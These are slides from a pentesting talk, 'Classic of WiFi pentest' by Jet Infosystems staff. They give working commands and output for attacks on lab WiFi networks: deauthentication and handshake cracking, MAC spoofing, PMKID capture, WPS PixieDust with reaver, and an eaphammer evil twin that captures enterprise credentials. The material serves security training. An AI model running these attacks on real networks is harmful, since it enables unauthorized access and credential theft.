Classic of WiFi pentest

Ivashchenko Sergey, aka Mut4b0r
Pentester, Jet Infosystems

Evgeny Artemyev
Pentester, Jet Infosystems

Moscow, August 26, 2022

Hardware

- Adapters

AWUS036ACH

AWUS036ACHM

AWUS036NHA

Hardware

- Antenna

ALFA APA-M25

ALFA ARS N19

Recon

airodump-ng wlan1 -W

```
CH  4 ][ Elapsed: 6 s ][ 2022-08-19 20:47

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH WPS                    ESSID

24:A6:5E:          -84        1        0    0   8  130   WPA2 CCMP   PSK  2.0 LAB,DISP,PBC,KPAD  MTS_G
14:2E:5E:           -1        0        0    0   7   -1                     0.0                    <leng
76:1F:0D:           -1        0        0    0  -1   -1                     0.0                    <leng
04:D4:C4:86:8B:90  -52        3        0    0   6  130   WPA2 CCMP   MGT                         DC_WIFI_LAB_4
28:28:5D:68:56:12  -54       29        0    0   6  135   WPA2 CCMP   PSK  1.0 LAB,DISP,PBC       DC_WIFI_LAB_3
D6:CA:6D:          -64        6        0    0   8  270   WPA2 CCMP   PSK                         mix77
D6:CA:6D:          -63        5        0    0  11  130   WPA2 CCMP   PSK  0.0                    <leng
D6:CA:6D:          -62        4        0    0  11  130   WPA2 CCMP   PSK                         music
D6:CA:6D:          -63        4        0    0  11  130   WPA2 CCMP   PSK  0.0                    <leng
D4:CA:6D:          -63        4        0    0  11  130   OPN                                     YanPr
2C:C8:1B:          -69        2        0    0  11  270   OPN                                     YanPr
2E:C8:1B:          -69        5        0    0  11  270   WPA2 CCMP   PSK                         wtr77
D4:CA:6D:          -64        3       51   17   8  270   OPN                                     Menza
DE:AD:BE:EF:38:05  -61       21        0    0   1  130   WPA2 CCMP   PSK                         DC_WIFI_LAB_2
52:FF:20:          -72       10        0    0   3  270   WPA2 CCMP   PSK  0.0                    <leng
5A:48:28:          -77       11        0    0   6  130   WPA2 CCMP   PSK                         VLADI
50:FF:20:          -73       13        0    0   3  270   WPA2 CCMP   PSK Locked                  Keene
52:FF:20:          -75        3        0    0   1  270   WPA2 CCMP   PSK                         Guest
DC:E3:05:          -74        3        0    0   1  270   WPA2 CCMP   PSK  2.0 PBC                AKADO
C0:9F:E1:          -75        3        0    0   5  130   WPA2 CCMP   PSK  2.0 LAB,DISP,PBC,KPAD  MGTS_
52:FF:20:          -78        2        0    0   1  270   WPA2 CCMP   PSK  0.0                    <leng
5C:A6:E6:          -80        2        0    0  10  270   WPA2 CCMP   PSK  2.0                    TP-Li
90:72:40:          -80        4        0    0  11  195   WPA2 CCMP   PSK  0.0                    beliy
DE:AD:BE:EF:38:04  -59       21        1    0   1  130   WPA2 CCMP   PSK  0.0                    <length:  0>
34:36:54:          -83        2        0    0   8  130   WPA2 CCMP   PSK  2.0                    MTS_GI
E4:8D:8C:          -84        0        0    0   8  270   WPA2 CCMP   PSK  1.0 PBC                Mikro1
74:DA:88:          -84        3        0    0  13  270   WPA2 CCMP   PSK  2.0                    TP-Lir

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

14:2E:5E:BA:FE:C0  20:50:E7:E0:48:3C  -86    0 - 1      2        3
76:1F:0D:5A:60:00  50:3E:AA:A3:59:7B  -80    0 - 6      0        3
(not associated)   DA:27:D9:6F:BC:B7  -71    0 - 1     33        4
(not associated)   3A:21:30:5C:A8:D2  -80    0 - 1      0        1
```

WPA2 & Hidden Network

+ Allways (almost) can capture handshake

- Need clients

- Need brute (Cannot brute If password strong)

```
CH  1 ][ Elapsed: 6 s ][ 2022-08-23 03:40 ][ paused output

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

DE:AD:BE:EF:38:04   -5  36       71        6    1   1  130   WPA2 CCMP   PSK  <length:  0>

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

DE:AD:BE:EF:38:04  DC:A6:32:4A:ED:4B  -73    1e-24e     0        4
```

WPA2 & Hidden Network

Take handshake & disclose hidden AP

Capture packets:

airodump-ng -c 1 wlan0 --bssid DE:AD:BE:EF:38:04 -w hidden

Disconnect clients:

aireplay-ng -0 10 -c DC:A6:32:4A:ED:4B -a DE:AD:BE:EF:38:04 wlan0

```
┌──(kali㉿kali)-[~]
└─$ sudo aireplay-ng -0 10 -c DC:A6:32:4A:ED:4B -a DE:AD:BE:EF:38:04 wlan0
03:41:41  Waiting for beacon frame (BSSID: DE:AD:BE:EF:38:04) on channel 1
03:41:42  Sending 64 directed DeAuth (code 7). STMAC: [DC:A6:32:4A:ED:4B] [12|63 ACKs]
03:41:43  Sending 64 directed DeAuth (code 7). STMAC: [DC:A6:32:4A:ED:4B] [ 0|64 ACKs]
03:41:44  Sending 64 directed DeAuth (code 7). STMAC: [DC:A6:32:4A:ED:4B] [ 0|63 ACKs]
03:41:44  Sending 64 directed DeAuth (code 7). STMAC: [DC:A6:32:4A:ED:4B] [31|99 ACKs]
```

```
CH  1 ][ Elapsed: 30 s ][ 2022-08-23 03:42 ][ WPA handshake: DE:AD:BE:EF:38:04

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

DE:AD:BE:EF:38:04  -14  48      314       34    1   1  130   WPA2 CCMP   PSK  DC_WIFI_LAB_1

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

DE:AD:BE:EF:38:04  DC:A6:32:4A:ED:4B  -73    1e-24e     0     1550  EAPOL
```

OFFLINE CRACK WPA HANDSHAKE

CPU:

aircrack-ng ./hidden.cap -w /usr/share/dict/wordlist-probable.txt

GPU:

Convert pcap: hcxpcapngtool -o hash.22000 hidden.cap

Crack hashes: hashcat -m 22000 ./hash.22000 -a 0 /usr/share/dict/wordlist-probable.txt

```
                          Aircrack-ng 1.6

[00:00:00] 264/203809 keys tested (3391.96 k/s)

Time left: 1 minute, 0 seconds                                0.13%

                        KEY FOUND! [ Password1 ]


Master Key     : DA FF B0 A0 F7 0E D4 83 A8 29 BB A8 7F C7 55 E4
                 93 DF 56 9C A3 B4 C9 D1 9B A1 43 AC 5D D2 B4 71

Transient Key  : A2 D6 F3 F5 12 13 C3 44 66 F3 7B C1 20 B6 85 62
                 CE B2 D6 82 4A C6 17 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 98 C1 67 13 19 B5 48 39 32 5F 40 0A CD A4 A1 DA
```

MAC Filtration

1. Recon
2. Change wlan MAC

ifconfig wlan0 down

macchanger wlan0 -m DC:A6:32:4A:ED:4B

ifconfig wlan0 up

3. Disconnect client:

aireplay-ng --deauth 30 -c DC:A6:32:4A:ED:4B -a DE:AD:BE:EF:38:04 wlan1

4. Connect to network

PMKID

+ no need clients;

+ no need capture full handshake;

+ Simple stored output – hex string;

- AP must support 802.11r

```
initialization of hcxdumptool 6.2.6 (depending on the capabilities of the device, this may take some time)...
warning possible interfere: NetworkManager is running with pid 534

warning possible interfere: wpa_supplicant is running with pid 1506

interface is already in monitor mode, skipping ioctl(SIOCSIWMODE) and ioctl(SIOCSIFFLAGS) system calls

start capturing (stop with ctrl+c)
NMEA 0183 SENTENCE........: N/A
PHYSICAL INTERFACE........: phy0
INTERFACE NAME............: wlan0mon
INTERFACE PROTOCOL........: IEEE 802.11
INTERFACE TX POWER........: 20 dBm (lowest value reported by the device)
INTERFACE HARDWARE MAC....: 60e3271cd613 (not used for the attack)
INTERFACE VIRTUAL MAC.....: 60e3271cd613 (not used for the attack)
DRIVER....................: ath9k_htc
DRIVER VERSION............: 5.18.0-kali5-amd64
DRIVER FIRMWARE VERSION...: 1.4
openSSL version...........: 1.0
ERRORMAX..................: 100 errors
BPF code blocks...........: 0
FILTERLIST ACCESS POINT...: 1 entries
FILTERLIST CLIENT.........: 0 entries
FILTERMODE................: attack
WEAK CANDIDATE............: 12345678
ESSID list................: 0 entries
ACCESS POINT (ROGUE)......: 00238cea0e15 (BROADCAST WILDCARD used for the attack)
ACCESS POINT (ROGUE)......: 00238cea0e16 (BROADCAST OPEN used for the attack)
ACCESS POINT (ROGUE)......: 00238cea0e17 (used for the attack and incremented on every new client)
CLIENT (ROGUE)............: f0a22529924c
EAPOLTIMEOUT..............: 20000 usec
EAPOLEAPTIMEOUT...........: 2500000 usec
REPLAYCOUNT...............: 63965
ANONCE....................: e44b034da3860eddbb274ac208ccf009c909fc54b69492617dec52e63c117003
SNONCE....................: 0e33a8866174379c8b1f499f0c363cd5d4cdd5a05b45f1cd89c7b0d9342d993b

TIME     FREQ/CH  MAC_DEST     MAC_SOURCE   ESSID [FRAME TYPE]
02:20:13 2412/1   f0a22529924c deadbeef3805 DC_WIFI_LAB_2 [PMKIDROGUE:3399a4811df94f9161ae42a960f68986 KDV:2]
```

PMKID

Capture → Convert → Brute

1. hcxdumptool -i wlan1 -o target_net --enable_status=1 -c 5


2. hcxpcaptool -z target_net.16800 ./target_net

3. hashcat -m 16800 ./target_net.16800 -w 4 /usr/share/dict/wordlist-probable.txt

```
188579ddd475c472bb979f8748c5c683:deadbeef3805:f04f7cccb4c7:DC_WIFI_LAB_2:Password2

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target......: ./pmkid-DE:AD:BE:EF:38:05.txt
Time.Started.....: Tue Aug 23 04:16:10 2022 (2 secs)
Time.Estimated ...: Tue Aug 23 04:16:12 2022 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.......: File (/usr/share/dict/wordlist-probable.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     4809 H/s (105.84ms) @ Accel:512 Loops:1024 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 10240/203809 (5.02%)
Rejected.........: 0/10240 (0.00%)
Restore.Point....: 8192/203809 (4.02%)
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: iforgot1 → announce
Hardware.Mon.#1..: Util: 98%

Started: Tue Aug 23 04:16:08 2022
Stopped: Tue Aug 23 04:16:13 2022
```



WPS

* PinBrute
* Nullpin
* Pin from DB
* PixieDust

WPS

PixieDust

+ Fast (maybe < 10 sek)
+ No need clients
+ Still Widespread Vulnerability

Recon:

wash -i wlan1

```
BSSID               Ch  dBm  WPS  Lck  Vendor    ESSID
6C:B0:CE:            1  -82  1.0  No   RealtekS  OnLim
DC:E3:05:            1  -73  2.0  No   RealtekS  AKADC
50:FF:20:            3  -73  2.0  Yes  RalinkTe  Keene
C0:9F:E1:            5  -71  2.0  No             MGTS_
E4:26:86:            6  -78  2.0  Yes  RalinkTe  MGTS_
28:28:5D:68:56:12    6  -49  1.0  No   RalinkTe  DC_WIFI_LAB_3
E4:CA:12:            6  -85  2.0  No   AtherosC  TN
A0:CF:F5:            6  -85  2.0  No             MTS_G
24:A6:5E:            8  -83  2.0  No             MTS_G
```

Hack:

reaver -i wlan1 -b 28:28:5D:68:56:12 -c 6 -K -N -vv

```
[+] Sending Identity Response
[+] Received M1 message
[+] Sending M2 message
executing pixiewps -e 5dc0cadeddd4a468453fff0e54
a840f641b8a1a3c6a97bdfb75e0acad152727ac9b9017ad8
6b7d3c107d5cc745ce37cbbfbf7eaeb38040df2618bcb968
ede8372d9ffbe0cce81d1e0fe -s 04b35473d3f293b50ec
e5c402bf0dabb5c676eb79b2c37de45cec -a a17c1f1b5b
20de1e22655 -r 436c3817a6bfc0773f59505f6b6c0a5be
d061cf29ac5a67ff0f10b7783a320a3f0a26b1f1b00181e1
9e621227bec10c46934fc7229f014fafd1198ec523ef1a69
89b339afd0823a162c

Pixiewps 1.4

[?] Mode:     1 (RT/MT/CL)
[*] Seed N1:  0x2619fbff
[*] Seed ES1: 0x00000000
[*] Seed ES2: 0x00000000
[*] PSK1:     c030320ac62298639e23dc4ce8b3d6ab
[*] PSK2:     05bfb1a9c3ef989b84db1189829ba1e1
[*] ES1:      00000000000000000000000000000000
[*] ES2:      00000000000000000000000000000000
[+] WPS pin:  95957531

[*] Time taken: 0 s 48 ms
```

```
[+] Quitting after pixiewps attack
[+] Pin cracked in 5 seconds
[+] WPS PIN: '95957531'
[+] WPA PSK: '22MKddjlkj@8891h#AniUn0'
[+] AP SSID: 'DC_WIFI_LAB_3'
```

WPA2-Enterprise

+ Common misconfig
+ In some case can capture password in plain text
+ If capture/brute creds (login:password) – we have domain user access in network
- Need brute
- Need client

```
CH  6 ][ Elapsed: 6 s ][ 2022-08-22 19:34

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

DE:AD:BE:EF:00:04  -55  78       74      133    0   6   54   WPA2 CCMP   MGT  DC_WIFI_LAB_4

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

DE:AD:BE:EF:00:04  98:DE:D0:1A:8C:FD  -55    0e- 0e    11      131
```

WPA2-Enterprise

1. Start Evil Twin:

./eaphammer -e 'DC_WIFI_LAB_4' -b DE:AD:BE:EF:00:05 -i wlan1 --channel 6 --negotiate weakest --creds

2. Disconect client

aireplay-ng --deauth 9 -c 98:DE:D0:1A:8C:FD -a DE:AD:BE:EF:00:06 wlan0

3. Capture creds

```
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=21
OpenSSL: EVP_DigestInit_ex failed: error:0308010C:digital envelope routines::unsupported


eap-ttls/mschapv2: Mon Aug 22 21:25:25 2022
         domain\username:                dornan
         username:                       dornan
         challenge:                      e3:23:e8:15:a8:ef:d0:5f
         response:                       1d:05:7d:e6:f2:98:c3:d4:2d:a2:cb:f7:57:3a:4c:42:c0:e0:dc:72:86:62:4f:34

         jtr NETNTLM:                    dornan:$NETNTLM$e323e815a8efd05f$1d057de6f298c3d42da2cbf7573a4c42c0e0dc7286624f34

         hashcat NETNTLM:                dornan::::1d057de6f298c3d42da2cbf7573a4c42c0e0dc7286624f34:e323e815a8efd05f
```

WPA2-Enterprise

Crack hash:

Save dornan::::1d057de6f298c3d42da2cbf7573a4c42c0e0dc7286624f34:e323e815a8efd05f to file hash.txt

